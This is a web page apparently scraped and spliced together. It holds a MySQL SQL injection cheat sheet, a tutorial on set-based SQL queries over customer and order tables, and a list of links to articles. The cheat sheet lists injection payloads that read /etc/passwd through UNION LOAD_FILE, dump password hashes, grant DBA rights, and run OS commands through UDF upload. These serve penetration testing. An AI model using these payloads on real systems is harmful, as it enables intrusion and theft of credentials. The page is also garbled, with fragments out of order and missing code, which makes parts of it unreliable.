
Some useful syntax reminders for SQL Injection into MySQL databases…
MySQL cheatsheet. I have even uploaded the.sql file which you can download and directly run them in the sql prompt. General Commands. To run sql files. MySQL cheatsheet The SQL cheat sheet provides you with the most commonly used SQL statements for your reference. The SQL Basics Cheat Sheet provides you with the syntax of all basics clauses, shows you how to write different conditions, and has examples. You can download this cheat sheet as follows: Download 2-page SQL Basics Cheat Sheet in PDF format (A4) Download 2-page SQL Basics Cheat Sheet in PDF format (Letter). Sub-queries can also be used in the SELECT clause. In this case only one row of data should be returned by the sub-query e.g. MAX(salary) alongside. SELECT knownas, currsalary FROM (SELECT firstname knownas, salary currsalary FROM tablename WHERE salary 500000) as set; If columns are re-named in the sub-query then that is.
This post is part of a series of SQL Injection Cheat Sheets. In this series, I’ve endevoured to tabulate the data to make it easier to read and to use the same table for for each database backend. This helps to highlight any features which are lacking for each database, and enumeration techniques that don’t apply and also areas that I haven’t got round to researching yet.
The complete list of SQL Injection Cheat Sheets I’m working is:
I’m not planning to write one for MS Access, but there’s a great MS Access Cheat Sheet here.
Some of the queries in the table below can only be run by an admin. These are marked with “– priv” at the end of the query.
| Version | SELECT @@version |
| Comments | SELECT 1; #comment SELECT /*comment*/1; |
| Current User | SELECT user(); SELECT system_user(); |
| List Users | SELECT user FROM mysql.user; — priv |
| List Password Hashes | SELECT host, user, password FROM mysql.user; — priv |
| Password Cracker | John the Ripper will crack MySQL password hashes. |
| List Privileges | SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges; — list user privsSELECT host, user, Select_priv, Insert_priv, Update_priv, Delete_priv, Create_priv, Drop_priv, Reload_priv, Shutdown_priv, Process_priv, File_priv, Grant_priv, References_priv, Index_priv, Alter_priv, Show_db_priv, Super_priv, Create_tmp_table_priv, Lock_tables_priv, Execute_priv, Repl_slave_priv, Repl_client_priv FROM mysql.user; — priv, list user privsSELECT grantee, table_schema, privilege_type FROM information_schema.schema_privileges; — list privs on databases (schemas)SELECT table_schema, table_name, column_name, privilege_type FROM information_schema.column_privileges; — list privs on columns |
| List DBA Accounts | SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE privilege_type = ‘SUPER’;SELECT host, user FROM mysql.user WHERE Super_priv = ‘Y’; # priv |
| Current Database | SELECT database() |
| List Databases | SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0 SELECT distinct(db) FROM mysql.db — priv |
| List Columns | SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’ |
| List Tables | SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’ |
| Find Tables From Column Name | SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = ‘username’; — find table which have a column called ‘username’ |
| Select Nth Row | SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 0; # rows numbered from 0 SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 1; # rows numbered from 0 |
| Select Nth Char | SELECT substr(‘abcd’, 3, 1); # returns c |
| Bitwise AND | SELECT 6 & 2; # returns 2 SELECT 6 & 1; # returns 0 |
| ASCII Value -> Char | SELECT char(65); # returns A |
| Char -> ASCII Value | SELECT ascii(‘A’); # returns 65 |
| Casting | SELECT cast(’1′ AS unsigned integer); SELECT cast(’123′ AS char); |
| String Concatenation | SELECT CONCAT(‘A’,'B’); #returns AB SELECT CONCAT(‘A’,'B’,'C’); # returns ABC |
| If Statement | SELECT if(1=1,’foo’,'bar’); — returns ‘foo’ |
| Case Statement | SELECT CASE WHEN (1=1) THEN ‘A’ ELSE ‘B’ END; # returns A |
| Avoiding Quotes | SELECT 0×414243; # returns ABC |
| Time Delay | SELECT BENCHMARK(1000000,MD5(‘A’)); SELECT SLEEP(5); # >= 5.0.12 |
| Make DNS Requests | Impossible? |
| Command Execution | If mysqld (<5.0) is running as root AND you compromise a DBA account you can execute OS commands by uploading a shared object file into /usr/lib (or similar). The .so file should contain a User Defined Function (UDF). raptor_udf.c explains exactly how you go about this. Remember to compile for the target architecture which may or may not be the same as your attack platform. |
| Local File Access | …’ UNION ALL SELECT LOAD_FILE(‘/etc/passwd’) — priv, can only read world-readable files. SELECT * FROM mytable INTO dumpfile ‘/tmp/somefile’; — priv, write to file system |
| Hostname, IP Address | SELECT @@hostname; |
| Create Users | CREATE USER test1 IDENTIFIED BY ‘pass1′; — priv |
| Delete Users | DROP USER test1; — priv |
| Make User DBA | GRANT ALL PRIVILEGES ON *.* TO test1@’%'; — priv |
| Location of DB files | SELECT @@datadir; |
| Default/System Databases | information_schema (>= mysql 5.0) mysql |
Thanks
Jonathan Turner for @@hostname tip.
Tags: cheatsheet, database, mysql, pentest, sqlinjection
Posted in SQL Injection
Structured Query Language (SQL) is a set-based language as opposed to a procedural language. It is the defacto language of relational databases.
The difference between a set-based language vs. a procedural language is that in a set-based language you define what set of data you want or want to operate on and the atomic operation to apply to each element of the set. You leave it up to the Database process to decide how best to collect that data and apply your operations. In a procedural language, you basically map out step by step loop by loop how you collect and update that data.
There are two main reasons why SQL is often better to use than procedural code.
- It is often much shorter to write - you can do an update or summary procedure in one line of code that would take you several lines of procedural.
- For set-based problems - SQL is much faster processor-wise and IO wise too because all the underlining looping iteration is delegated to a database server process that does it in a very low level way and uses IO/processor more efficiently and knows the current state of the data - e.g. what other processes are asking for the data.
Example SQL vs. Procedural
If you were to update say a sales person of all customers in a particular region - your procedural way would look something like thisThe SQL way would be:
UPDATE customers SET salesperson = 'Mike' WHERE state = 'NH' If you had say 2 or 3 tables you need to check, your procedural quickly becomes difficult to manage as you pile on nested loop after loop.
In this article we will provide some common data questions and processes that SQL is well suited for and SQL solutions to these tasks. Most of these examples are fairly standard ANSI-SQL so should work on most relational databases such as IBM DBII, PostGreSQL, MySQL, Microsoft SQL Server, Oracle, Microsoft Access, SQLite with little change. Some examples involving subselects or complex joins or the more complex updates involving 2 or more tables may not work in less advanced relational databases such as MySQL, MSAccess or SQLite. These examples are most useful for people already familiar with SQL. We will not go into any detail about how these work and why they work, but leave it up to the reader as an intellectual exercise.
Mysql Query Download
What customers have bought from us?Example: What customers have never ordered anything from us?
SELECT customers.* FROM customers LEFT JOIN orders ON customers.customer_id = orders.customer_id WHERE orders.customer_id IS NULL More advanced example using a complex join: What customers have not ordered anything from us in the year 2004 - this one may not work in some lower relational databases (may have to use an IN clause)
SELECT customers.* FROM customers LEFT JOIN orders ON (customers.customer_id = orders.customer_id AND year(orders.order_date) = 2004) WHERE orders.order_id IS NULL Please note that year is not an ANSI-SQL function and that many databases do not support it, but have alternative ways of doing the same thing.
- SQL Server, MS Access, MySQL support year().
- PostGreSQL you do date_part('year', orders.order_date)
- SQLite - substr(orders.order_date,1,4) - If you store the date in form YYYY-MM-DD
- Oracle - EXTRACT(YEAR FROM order_date) or to_char(order_date,'YYYY')
Same question with an IN clause
SELECT customers.* FROM customers WHERE customers.customer_id NOT IN(SELECT customer_id FROM orders WHERE year(orders.order_date) = 2004)How many customers do we have in Massachusetts and California?
Mysql Query Cheat Sheet
Mysql Query Commands Cheat Sheet
SELECT customer_state As state, COUNT(customer_id) As total FROM customers WHERE customer_state IN('MA', 'CA') GROUP BY customer_state What states do we have more than 5 customers?
How many states do we have customers in?
Note the above does not work in Microsoft Access or SQLite - they do not support COUNT(DISTINCT ..)
Alternative but slower approach for the above - for databases that don't support COUNT(DISTINCT ..), but support derived tablesList in descending order of orders placed customers that have placed more than 5 orders
Value Insert
Copy data from one table to another table
Creating a new table with a bulk insert from another table
Update from values
UPDATE customers SET customer_salesperson = 'Billy' WHERE customer_state = 'TX' Update based on information from another table
UPDATE customers SET rating = 'Good' FROM orders WHERE orderdate > '2005-01-01' and orders.customer_id = customers.customer_id Please note the date format varies depending on the database you are using and what date format you have it set to.
Update based on information from a derived table
Please note the update examples involving additional tables do not work in MySQL, MSAccess, SQLite.
MS Access Specific syntax for doing multi-table UPDATE joins
UPDATE customers INNER JOIN orders ON customers.customer_id = orders.customer_id SET customers.rating = 'Good' MySQL 5 Specific syntax for doing multi-table UPDATE joins
UPDATE customers, orders SET customers.rating = 'Good' WHERE orders.customer_id = customers.customer_id 
| Articles of Interest | |
|---|---|
| PostgreSQL 8.3 Cheat Sheet | Summary of new and old PostgreSQL functions and SQL constructs complete xml query and export, and other new 8.3 features, with examples. |
| SQLite | If you are looking for a free and lite fairly SQL-92 compliant relational database, look no further. SQLite has ODBC drivers, PHP 5 already comes with an embedded SQLite driver, there are .NET drivers, freely available GUIs , and this will run on most Oses. All the data is stored in a single .db file so if you have a writeable folder and the drivers, that’s all you need. So when you want something lite and don't want to go thru a database server install as you would have to with MySQL, MSSSQL, Oracle, PostgreSQL, or don't have admin access to your webserver and you don't need database group user permissions infrastructure, this is very useful. It also makes a nice transport mechanism for relational data as the size the db file is pretty much only limited to what your OS will allow for a file (or 2 terabytes which ever is lower). |
| PostgreSQL Date Functions | Summary of PostGresql Date functions in 8.0 version |
| The Future of SQL by Craig Mullins | Provides a very good definition of what set-based operations are and why SQL is superior for these tasks over procedural, as well as a brief history of the language. |
| Summarizing data with SQL (Structured Query Language) | Article that defines all the components of an SQL statement for grouping data. We wrote it a couple of years ago, but it is still very applicable today. |
| Procedural Versus Declarative Languages | Provides some useful anlaogies for thinking about the differences between procedural languages and a declarative language such as SQL |
| PostgreSQL Cheat Sheet | Cheat sheet for common PostgreSQL tasks such as granting user rights, backing up databases, table maintenance, DDL commands (create, alter etc.), limit queries |
| MySQL Cheat Sheet | Covers MySQL datatypes, standard queries, functions |
| Comparison of different SQL implementations | This is a great summary of the different offerings of Standard SQL, PostGreSQL, DB2, MSSQL, MySQL, and Oracle. It demonstrates by clear example how each conforms or deviates from the ANSI SQL Standards with join syntax, limit syntaxx, views, inserts, boolean, handling of NULLS |